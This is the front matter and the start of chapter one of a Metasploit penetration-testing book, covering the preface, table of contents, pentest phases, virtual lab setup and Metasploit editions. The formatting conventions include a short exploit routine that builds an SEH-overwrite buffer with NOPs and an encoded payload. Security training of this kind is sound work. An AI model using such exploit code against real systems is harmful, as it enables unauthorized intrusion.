

Nipun Jaswal

Metasploit Bootcamp

A fast-paced guide to enhance your pentesting skills



Packt>

Metasploit Bootcamp

A fast-paced guide to enhance your pentesting skills

Nipun Jaswal



BIRMINGHAM - MUMBAI

Metasploit Bootcamp

Copyright © 2017 Packt Publishing

All rights reserved. No part of this book may be reproduced, stored in a retrieval system, or transmitted in any form or by any means, without the prior written permission of the publisher, except in the case of brief quotations embedded in critical articles or reviews.

Every effort has been made in the preparation of this book to ensure the accuracy of the information presented. However, the information contained in this book is sold without warranty, either express or implied. Neither the author, nor Packt Publishing, and its dealers and distributors will be held liable for any damages caused or alleged to be caused directly or indirectly by this book.

Packt Publishing has endeavored to provide trademark information about all of the companies and products mentioned in this book by the appropriate use of capitals. However, Packt Publishing cannot guarantee the accuracy of this information.

First published: May 2017

Production reference: 1220517

Published by Packt Publishing Ltd.

Livery Place

35 Livery Street

Birmingham

B3 2PB, UK.

ISBN 978-1-78829-713-4

www.packtpub.com

Credits

Author

Nipun Jaswal

Copy Editor

Safis Editing

Reviewer

Adrian Pruteanu

Project Coordinator

Kinjal Bari

Commissioning Editor

Vijin Boricha

Proofreader

Safis Editing

Acquisition Editor

Namrata Patil

Indexer

Mariammal Chettiyar

Content Development Editor

Trusha Shriyan

Graphics

Kirk D'Penha

Technical Editor

Sayali Thanekar

Production Coordinator

Shantanu Zagade

About the Author

Nipun Jaswal is an IT security business executive and a passionate IT security researcher with more than seven years of professional experience, who possesses knowledge in all aspects of IT security testing and implementation, with expertise in managing cross-cultural teams and planning the execution of security needs beyond national boundaries.

He is an M.tech in Computer Sciences and a thought leader who has contributed to raising the bar of understanding on cyber safety and ethical hacking among students of many colleges and universities in India. He is a voracious public speaker and talks about improving IT security, insider threats, social engineering, wireless forensics, and exploit writing. He is the author of numerous IT security articles with modern security magazines such as Eforensics, Hakin9, Security Kaizen, and many more. Many famous companies, such as Apple, Microsoft, AT&T, Offensive Security, Rapid7, Blackberry, Nokia, www.zynga.com, and many others have thanked him for finding vulnerabilities in their systems. He has also been acknowledged with the Award of Excellence from the National Cyber Defense and Research Center (NCDRC) for his tremendous contributions to the IT security industry.

In his current profile, he leads a team of super specialists in cyber security to protect various clients from cyber security threats and network intrusion by providing permanent solutions and services. Please feel free to contact him via e-mail at mail@nipunjaswal.info.

At the very first, I would like to thank everyone who read the Mastering Metasploit first and second edition. I would like to thank my mother for being a source of inspiration throughout my life. I would like to thank my team of superheroes including Adhokshaj Mishra for carrying out smooth operations and helping me out while I was working on this. I am thankful to Shivam, Deepankar, and Tajinder for not letting me feel stressed out by planning amazing trips. I would like to thank Mr. Adrian Pruteanu for reviewing my work and suggesting all the changes. I would like to thank everyone at Packt including Prachi, Namrata, and especially Trusha for being incredibly supportive, patient and responsive even on weekends. Last but not the least; I would like to thank the almighty for providing me with the immense power to work on this project.

About the Reviewer

Adrian Pruteanu is a senior consultant who specializes in penetration testing and reverse engineering. With over 10 years of experience in the security industry, Adrian has provided services to all major financial institutions in Canada, as well as countless other companies around the world. You can find him on Twitter as @waydrian, or on his seldom updated blog, bittherapy.net.

www.PacktPub.com

For support files and downloads related to your book, please visit www.PacktPub.com.

Did you know that Packt offers eBook versions of every book published, with PDF and ePub files available? You can upgrade to the eBook version at www.PacktPub.com and as a print book customer, you are entitled to a discount on the eBook copy. Get in touch with us at service@packtpub.com for more details.

At www.PacktPub.com, you can also read a collection of free technical articles, sign up for a range of free newsletters and receive exclusive discounts and offers on Packt books and eBooks.



<https://www.packtpub.com/mapt>

Get the most in-demand software skills with Mapt. Mapt gives you full access to all Packt books and video courses, as well as industry-leading tools to help you plan your personal development and advance your career.

Why subscribe?

- Fully searchable across every book published by Packt
- Copy and paste, print, and bookmark content
- On demand and accessible via a web browser

Customer Feedback

Thanks for purchasing this Packt book. At Packt, quality is at the heart of our editorial process. To help us improve, please leave us an honest review on this book's Amazon page at <https://www.amazon.com/dp/178829713X>.

If you'd like to join our team of regular reviewers, you can e-mail us at customerreviews@packtpub.com. We award our regular reviewers with free eBooks and videos in exchange for their valuable feedback. Help us be relentless in improving our products!

"In the loving memory of my beloved pet, my boy, Bruno"
- Nipun Jaswal

Table of Contents

Preface	1
Chapter 1: Getting Started with Metasploit	8
Setting up Kali Linux in a virtual environment	9
The fundamentals of Metasploit	14
Basics of Metasploit Framework	15
Architecture of Metasploit	16
Metasploit Framework console and commands	17
Benefits of using Metasploit	22
Penetration testing with Metasploit	22
Assumptions and testing setup	22
Phase-I: footprinting and scanning	23
Phase-II: gaining access to the target	28
Phase-III: maintaining access / post-exploitation / covering tracks	30
Summary and exercises	33
Chapter 2: Identifying and Scanning Targets	34
Working with FTP servers using Metasploit	35
Scanning FTP services	35
Modifying scanner modules for fun and profit	38
Scanning MSSQL servers with Metasploit	39
Using the mssql_ping module	39
Brute-forcing MSSQL passwords	40
Scanning SNMP services with Metasploit	43
Scanning NetBIOS services with Metasploit	47
Scanning HTTP services with Metasploit	49
Scanning HTTPS/SSL with Metasploit	50
Module building essentials	51
The format of a Metasploit module	52
Disassembling existing HTTP server scanner modules	53
Libraries and the function	56
Summary and exercises	59
Chapter 3: Exploitation and Gaining Access	61
Setting up the practice environment	62
Exploiting applications with Metasploit	62

Using db_nmap in Metasploit	64
Exploiting Desktop Central 9 with Metasploit	67
Testing the security of a GlassFish web server with Metasploit	72
Exploiting FTP services with Metasploit	80
Exploiting browsers for fun and profit	85
The browser autopwn attack	85
The technology behind a browser autopwn attack	85
Attacking browsers with Metasploit browser_autopwn	87
Attacking Android with Metasploit	90
Converting exploits to Metasploit	95
Gathering the essentials	98
Generating a Metasploit module	99
Exploiting the target application with Metasploit	101
Summary and exercises	102
Chapter 4: Post-Exploitation with Metasploit	104
Extended post-exploitation with Metasploit	104
Basic post-exploitation commands	105
The help menu	105
Background command	106
Machine ID and the UUID command	106
Networking commands	107
File operation commands	107
Desktop commands	109
Screenshots and camera enumeration	109
Advanced post-exploitation with Metasploit	112
Migrating to safer processes	113
Obtaining system privileges	113
Changing access, modification, and creation time with timestomp	114
Obtaining password hashes using hashdump	115
Metasploit and privilege escalation	116
Escalating privileges on Windows Server 2008	116
Privilege escalation on Linux with Metasploit	118
Gaining persistent access with Metasploit	120
Gaining persistent access on Windows-based systems	121
Gaining persistent access on Linux systems	123
Summary	124
Chapter 5: Testing Services with Metasploit	125
Testing MySQL with Metasploit	125
Using Metasploit's mysql_version module	126
Brute-forcing MySQL with Metasploit	127
Finding MySQL users with Metasploit	128

Dumping the MySQL schema with Metasploit	129
Using file enumeration in MySQL using Metasploit	130
Checking for writable directories	132
Enumerating MySQL with Metasploit	133
Running MySQL commands through Metasploit	134
Gaining system access through MySQL	135
The fundamentals of SCADA	138
Analyzing security in SCADA systems	139
The fundamentals of testing SCADA	139
SCADA-based exploits	140
Implementing secure SCADA	142
Restricting networks	143
Testing Voice over Internet Protocol services	143
VoIP fundamentals	143
Fingerprinting VoIP services	145
Scanning VoIP services	147
Spoofing a VoIP call	149
Exploiting VoIP	150
About the vulnerability	152
Exploiting the application	152
Summary and exercises	153
Chapter 6: Fast-Paced Exploitation with Metasploit	154
Using pushm and popm commands	154
Making use of resource scripts	156
Using AutoRunScript in Metasploit	157
Using the multiscript module in the AutoRunScript option	159
Global variables in Metasploit	162
Wrapping up and generating manual reports	163
The format of the report	163
The executive summary	164
Methodology/network admin-level report	165
Additional sections	166
Summary and preparation for real-world scenarios	166
Chapter 7: Exploiting Real-World Challenges with Metasploit	168
Scenario 1: Mirror environment	169
Understanding the environment	169
Fingerprinting the target with DB_NMAP	170
Gaining access to vulnerable web applications	176
Migrating from a PHP meterpreter to a Windows meterpreter	179

Pivoting to internal networks	182
Scanning internal networks through a meterpreter pivot	183
Using the socks server module in Metasploit	188
Dumping passwords in clear text	193
Sniffing a network with Metasploit	193
Summary of the attack	196
Scenario 2: You can't see my meterpreter	196
Using shellcode for fun and profit	198
Encrypting the shellcode	199
Creating a decoder executable	200
Further roadmap and summary	204
Index	205

Preface

Penetration testing is the one necessity required everywhere in business today. With the rise of cyber and computer-based crime in the past few years, penetration testing has become one of the core aspects of network security and helps in keeping a business secure from internal as well as external threats. The reason that makes penetration testing a necessity is that it helps in uncovering the potential flaws in a network, a system, or application. Moreover, it helps in identifying weaknesses and threats from an attacker's perspective. Various potential flaws in a system are exploited to find out the impact they can cause to an organization, and the risk factors to the assets as well. However, the success rate of a penetration test depends primarily on the knowledge of the target under test. Therefore, we approach a penetration test using two different methods: black box testing and white box testing. Black box testing refers to testing where there is no prior knowledge of the target under test. Therefore, a penetration tester kicks off testing by collecting information about the target systematically. Whereas, in the case of a white box penetration test, a penetration tester has enough knowledge about the target under test and he starts off by identifying the known and unknown weaknesses of the target. A penetration test is divided into seven different phases, which are as follows:

1. **Pre-engagement interactions:** This step defines all the pre-engagement activities and scope definitions, basically everything you need to discuss with the client before the testing starts.
2. **Intelligence gathering:** This phase is all about collecting information about the target under test, by connecting to the target directly or passively, without connecting to the target at all.
3. **Threat modeling:** This phase involves matching the information uncovered to the assets to find the areas with the highest threat level.
4. **Vulnerability analysis:** This involves finding and identifying known and unknown vulnerabilities and validating them.
5. **Exploitation:** This phase works on taking advantage of the vulnerabilities discovered in the previous phase. This typically means that we are trying to gain access to the target.
6. **Post-exploitation:** The actual tasks to perform at the target, which involve downloading a file, shutting a system down, creating a new user account on the target, and so on, are parts of this phase. This phase describes what you need to do after exploitation.

7. **Reporting:** This phase includes summing up the results of the test in a file and the possible suggestions and recommendations to fix the current weaknesses in the target.

The seven phases just mentioned may look easier when there is a single target under test. However, the situation completely changes when a vast network that contains hundreds of systems are to be tested. Therefore, in a situation like this, manual work is replaced with an automated approach. Consider a scenario where the number of systems under test is exactly 100, and all are running the same operating system and services. Testing each and every system manually will consume much time and energy. Situations like these demand the use of a penetration testing framework. The use of a penetration testing framework will not only save time, but will also offer much more flexibility regarding changing the attack vectors and covering a much wider range of targets under test. A penetration testing framework will eliminate additional time consumption and will also help in automating most of the attack vectors; scanning processes; identifying vulnerabilities, and most importantly, exploiting the vulnerabilities; thus saving time and pacing a penetration test. This is where Metasploit kicks in.

Metasploit is considered one of the best and most widely used penetration testing frameworks. With a lot of rep in the IT security community, Metasploit not only caters to the needs of being an excellent penetration test framework, but also delivers innovative features that make the life of a penetration tester easy.

Metasploit Bootcamp aims at providing readers with insights into the most popular penetration testing framework, Metasploit. This book specifically focuses on conducting a penetration test with Metasploit while uncovering the many great features Metasploit offers over traditional penetration testing. The book covers in-depth scanning techniques, exploitation of various real-world software, post-exploitation, testing for services such as SCADA, VOIP, MSSQL, MySQL, Android Exploitation, AV evasion techniques, and much more in a boot camp-style approach. You will also find yourself scratching your head while completing self-driven exercises which are meant to be challenging.

What this book covers

Chapter 1, *Getting Started with Metasploit*, takes us through the absolute basics of doing a penetration test with Metasploit. It helps in establishing a plan and setting up the environment for testing. Moreover, it takes us through the various stages of a penetration test systematically, while covering some cutting edge post-exploitation modules. It further discusses the advantages of using Metasploit over traditional and manual testing.

Chapter 2, *Identifying and Scanning Targets*, covers intelligence gathering and scanning using Metasploit. The chapter focuses on scanning a variety of different services such as FTP, MSSQL, SNMP, HTTP, SSL, NetBIOS, and so on. The chapter also dismantles the format, the inner working of scanning modules, and sheds light on libraries used for building modules.

Chapter 3, *Exploitation and Gaining Access*, moves our discussion to exploiting real-world software. The chapter mixes up a combination of critical and med/low entropy vulnerabilities, and presents them together as a challenge. The chapter also discusses escalation and better quality of access, while discussing challenging topics such as Android and browser exploitation. At the end, the chapter discusses techniques to convert a non-Metasploit exploit to a Metasploit-compatible exploit module.

Chapter 4, *Post-Exploitation with Metasploit*, talks about the basic and advanced post-exploitation features of Metasploit. The chapter discusses the essential post-exploitation features available on the meterpreter payload and advanced and hardcore post-exploitation, while storming through privilege escalation for both Windows and Linux operating systems.

Chapter 5, *Testing Services with Metasploit*, moves the discussion on to performing a penetration test with various services. This chapter covers some important modules in Metasploit that help in testing SCADA, MySQL databases, and VOIP services.

Chapter 6, *Fast-Paced Exploitation with Metasploit*, moves the discussion on to building strategies and scripts that expedite the penetration testing process. Not only does this chapter help with vital know-how about improving the penetration testing process, it also uncovers many features of Metasploit that save time while scripting exploits. At the end, the chapter also discusses automating the post-exploitation process.

Chapter 7, *Exploiting Real-World Challenges with Metasploit*, moves the action to an environment simulating real-world problems. This chapter focuses on techniques used in the day-to-day life of a penetration tester, which also means where the exploitation is not just a piece of cake; you will have to earn the means to exploit the scenarios. Techniques such as brute-force, identifying applications, pivoting to internal networks, cracking hashes, finding passwords in clear text, evading antivirus detection, forming complex SQL queries, and enumerating data from DBs are a few of the techniques that you will learn in this chapter.

What you need for this book

To follow and recreate the examples in this book, you will need six to seven systems. One can be your penetration testing system--a box with Kali Linux installed--whereas others can be the systems under test. Alternatively, you can work on a single system and set up a virtual environment with host-only or bridged networks.

Apart from systems or virtualization, you will need the latest ISO of Kali Linux, which already packs Metasploit by default and contains all the other tools that are required for recreating the examples in this book.

You will also need to install Ubuntu 14.04 LTS, Windows XP, Windows 7 Home Basic, Windows Server 2008 R2, Windows Server 2012 R1, Metasploitable 2, Metasploitable 3, and Windows 10 either on virtual machines or live systems, as all these operating systems will serve as the test beds for Metasploit.

Additionally, links to all other required tools and vulnerable software are provided in the chapters.

Who this book is for

If you are a penetration tester, ethical hacker, or security consultant who wants to master the Metasploit framework quickly and carry out advanced penetration testing in highly secured environments, then this book is for you.

Conventions

In this book, you will find a number of text styles that distinguish between different kinds of information. Here are some examples of these styles and an explanation of their meaning.

Code words in text, database table names, folder names, filenames, file extensions, pathnames, dummy URLs, user input, and Twitter handles are shown as follows: "We can see that running the `pattern_create.rb` script from the `/tools/exploit/` directory, for a pattern of 1000 bytes, will generate the preceding output."

A block of code is set as follows:

```
def exploit
  connect
  weapon = "HEAD "
  weapon << make_nops(target['Offset'])
  weapon << generate_seh_record(target.ret)
  weapon << make_nops(19)
  weapon << payload.encoded
  weapon << " HTTP/1.0\r\n\r\n"
  sock.put(weapon)
  handler
  disconnect
end
end
```

When we wish to draw your attention to a particular part of a code block, the relevant lines or items are set in bold:

```
weapon << make_nops(target['Offset'])
weapon << generate_seh_record(target.ret)
weapon << make_nops(19)
weapon << payload.encoded
```

Any command-line input or output is written as follows:

```
irb(main):003:1> res = a ^ b
irb(main):004:1> return res
```

New terms and **important words** are shown in bold. Words that you see on the screen, for example, in menus or dialog boxes, appear in the text like this: "We can see we have scanned the entire network and found two hosts running FTP services, which are **TP-LINK FTP server** and **FTP Utility FTP server**."



Warnings or important notes appear in a box like this.



Tips and tricks appear like this.

Reader feedback

Feedback from our readers is always welcome. Let us know what you think about this book-what you liked or disliked. Reader feedback is important for us as it helps us develop titles that you will really get the most out of.

To send us general feedback, simply e-mail feedback@packtpub.com, and mention the book's title in the subject of your message.

If there is a topic that you have expertise in and you are interested in either writing or contributing to a book, see our author guide at www.packtpub.com/authors.

Customer support

Now that you are the proud owner of a Packt book, we have a number of things to help you to get the most from your purchase.

Downloading the color images of this book

We also provide you with a PDF file that has color images of the screenshots/diagrams used in this book. The color images will help you better understand the changes in the output.

You can download this file from https://www.packtpub.com/sites/default/files/downloads/MetasploitBootcamp_ColorImages.pdf.

Errata

Although we have taken every care to ensure the accuracy of our content, mistakes do happen. If you find a mistake in one of our books-maybe a mistake in the text or the code-we would be grateful if you could report this to us. By doing so, you can save other readers from frustration and help us improve subsequent versions of this book. If you find any errata, please report them by visiting <http://www.packtpub.com/submit-errata>, selecting your book, clicking on the **Errata Submission Form** link, and entering the details of your errata. Once your errata are verified, your submission will be accepted and the errata will be uploaded to our website or added to any list of existing errata under the Errata section of that title.

To view the previously submitted errata, go to <https://www.packtpub.com/books/content/support> and enter the name of the book in the search field. The required information will appear under the **Errata** section.

Piracy

Piracy of copyrighted material on the Internet is an ongoing problem across all media. At Packt, we take the protection of our copyright and licenses very seriously. If you come across any illegal copies of our works in any form on the Internet, please provide us with the location address or website name immediately so that we can pursue a remedy.

Please contact us at copyright@packtpub.com with a link to the suspected pirated material.

We appreciate your help in protecting our authors and our ability to bring you valuable content.

Questions

If you have a problem with any aspect of this book, you can contact us at questions@packtpub.com, and we will do our best to address the problem.

1

Getting Started with Metasploit

"100 percent security" to remain a myth for long

- Anupam Tiwari

Penetration testing is the art of performing a deliberate attack on a network, web application, server, or any device that requires a thorough check-up from a security perspective. The idea of a penetration test is to uncover flaws while simulating real-world threats. A penetration test is performed to figure out vulnerabilities and weaknesses in the systems so that vulnerable systems can stay immune to threats and malicious activities.

Achieving success in a penetration test largely depends on using the right set of tools and techniques. A penetration tester must choose the right set of tools and methodologies in order to complete a test. While talking about the best tools for penetration testing, the first one that comes to mind is Metasploit. It is considered to be one of the most practical tools to carry out penetration testing today. Metasploit offers a wide variety of exploits, a great exploit development environment, information gathering and web testing capabilities, and much more.

This chapter will help you understand the basics of penetration testing and Metasploit, which will help you warm up to the pace of this book.

In this chapter, you will do the following:

- Learn about using Metasploit in different phases of a penetration test
- Follow the basic commands and services associated with Metasploit
- Gain knowledge of the architecture of Metasploit and take a quick look at the libraries
- Use databases for penetration test management

Throughout the course of this book, I will assume that you have a basic familiarity with penetration testing and have at least some knowledge of Linux and Windows operating systems.

Before we move onto Metasploit, let's first set up our basic testing environment. We require two operating systems for this chapter:

- Kali Linux
- Windows Server 2012 R2 with **Rejetto HTTP File Server (HFS)** 2.3 server

Therefore, let us quickly set up our environment and begin with the Metasploit jiu-jitsu.

Setting up Kali Linux in a virtual environment

Before mingling with Metasploit, we need to have a test lab. The best idea for establishing a test lab is to gather different machines and install different operating systems on them. However, if we only have a single computer, the best idea is to set up a virtual environment.

Virtualization plays a major role in penetration testing today. Due to the high cost of hardware, virtualization plays a cost-effective role in penetration testing. Emulating different operating systems under the host operating system not only saves you cost but also cuts down on electricity and space. Setting up a virtual penetration test lab prevents any modifications on the actual host system and allows us to perform operations in an isolated environment. A virtual network allows network exploitation to run on an isolated network, thus preventing any modifications or the use of network hardware of the host system.

Moreover, the snapshot feature of virtualization helps preserve the state of the virtual machine at a particular interval of time. Hence, snapshots prove to be very helpful, as we can compare or reload a previous state of the operating system while testing a virtual environment without reinstalling the entire software in case the files modify after attack simulation.

Virtualization expects the host system to have enough hardware resources, such as RAM, processing capabilities, drive space, and so on, to run smoothly.




For more information on snapshots, refer to
<https://www.virtualbox.org/manual/ch01.html#snapshots>.

So, let us see how we can create a virtual environment with the Kali operating system (the most favored OS for penetration testing, which contains Metasploit Framework by default).


To create virtual environments, we need virtual emulator software. We can use either of the two most popular ones, VirtualBox and VMware Player. So, let us begin the installation by performing the following steps:

1. Download VirtualBox (<http://www.virtualbox.org/wiki/Downloads>) and set it up according to your machine's architecture.
2. Run the setup and finalize the installation.
3. Now, after the installation, run the VirtualBox program as shown in the following screenshot:




4. Now, to install a new operating system, select **New**.

5. Type an appropriate name in the **Name** field and choose the operating system **Type** and **Version**, as follows:
- For Kali Linux, select **Type** as **Linux** and **Version** as **Linux 2.6/3.x/4.x(64-bit)** based on your system's architecture
 - This may look something similar to what is shown in the following screenshot:




6. Select the amount of system memory to allocate, typically 1 GB for Kali Linux.

7. The next step is to create a virtual disk that will serve as a hard drive to the virtual operating system. Create the disk as a dynamically allocated disk. Choosing this option will consume just enough space to fit the virtual operating system, rather than consuming the entire chunk of physical hard disk of the host system.
8. The next step is to allocate the size for the disk; typically, 20-30 GB space is enough.
9. Now, proceed to create the disk and, after reviewing the summary, click on **Create**.
10. Now, click on **Start** to run. For the very first time, a window will pop up showing the selection process for a startup disk. Proceed with it by clicking **Start** after browsing the system path for Kali OS's .iso file from the hard drive. This process may look similar to what is shown in the following screenshot:



You can run Kali Linux in a **Live** mode, or you can opt for **Graphical install** to install it persistently, as shown in the following screenshot:



For the complete persistent installation guide to Kali Linux, refer to <http://docs.kali.org/category/installation>.

For installing Metasploit on Windows, refer to an excellent guide at <https://community.rapid7.com/servlet/JiveServlet/downloadBody/2099-102-11-6553/windows-installation-guide.pdf>.

The fundamentals of Metasploit

Now that we have completed the setup of Kali Linux, let us talk about the big picture: Metasploit. Metasploit is a security project that provides exploits and tons of reconnaissance features to aid a penetration tester. Metasploit was created by H.D. Moore back in 2003, and since then, its rapid development has led it to be recognized as one of the most popular penetration testing tools. Metasploit is entirely a Ruby-driven project and offers a great deal of exploits, payloads, encoding techniques, and loads of post-exploitation features.

Metasploit comes in various editions, as follows:

- **Metasploit Pro:** This edition is a commercial edition, offers tons of great features such as web application scanning and exploitation and automated exploitation, and is quite suitable for professional penetration testers and IT security teams. The Pro edition is used for advanced penetration tests and enterprise security programs.
- **Metasploit Express:** This is used for baseline penetration tests. Features in this version of Metasploit include smart exploitation, automated brute forcing of the credentials, and much more. This version is quite suitable for IT security teams in small to medium-sized companies.
- **Metasploit Community:** This is a free version with reduced functionality when compared to the Express edition. However, for students and small businesses, this edition is a favorable choice.
- **Metasploit Framework:** This is a command-line version with all manual tasks such as manual exploitation, third-party import, and so on. This release is entirely suitable for developers and security researchers.



You can download Metasploit from the following link:

<https://www.rapid7.com/products/metasploit/download/editions/>

Throughout this book, we will be using the Metasploit Community and Framework versions. Metasploit also offers various types of user interfaces, as follows:

- **The graphical user interface (GUI) interface:** This has all the options available at the click of a button. This interface offers a user-friendly interface that helps to provide cleaner vulnerability management.

- **The console interface:** This is the most preferred interface and the most popular one as well. This interface provides an all-in-one approach to all the options offered by Metasploit. This interface is also considered one of the most stable interfaces. Throughout this book, we will be using the console interface the most.
- **The command-line interface:** This is the more potent interface that supports the launching of exploits to activities such as payload generation. However, remembering each and every command while using the command-line interface is a difficult job.
- **Armitage:** Armitage by Raphael Mudge added a neat hacker-style GUI interface to Metasploit. Armitage offers easy vulnerability management, built-in NMAP scans, exploit recommendations, and the ability to automate features using the Cortana scripting language. An entire chapter is dedicated to Armitage and Cortana in the latter half of this book.



For more information on the Metasploit community, refer to <https://community.rapid7.com/community/metasploit/blog>.

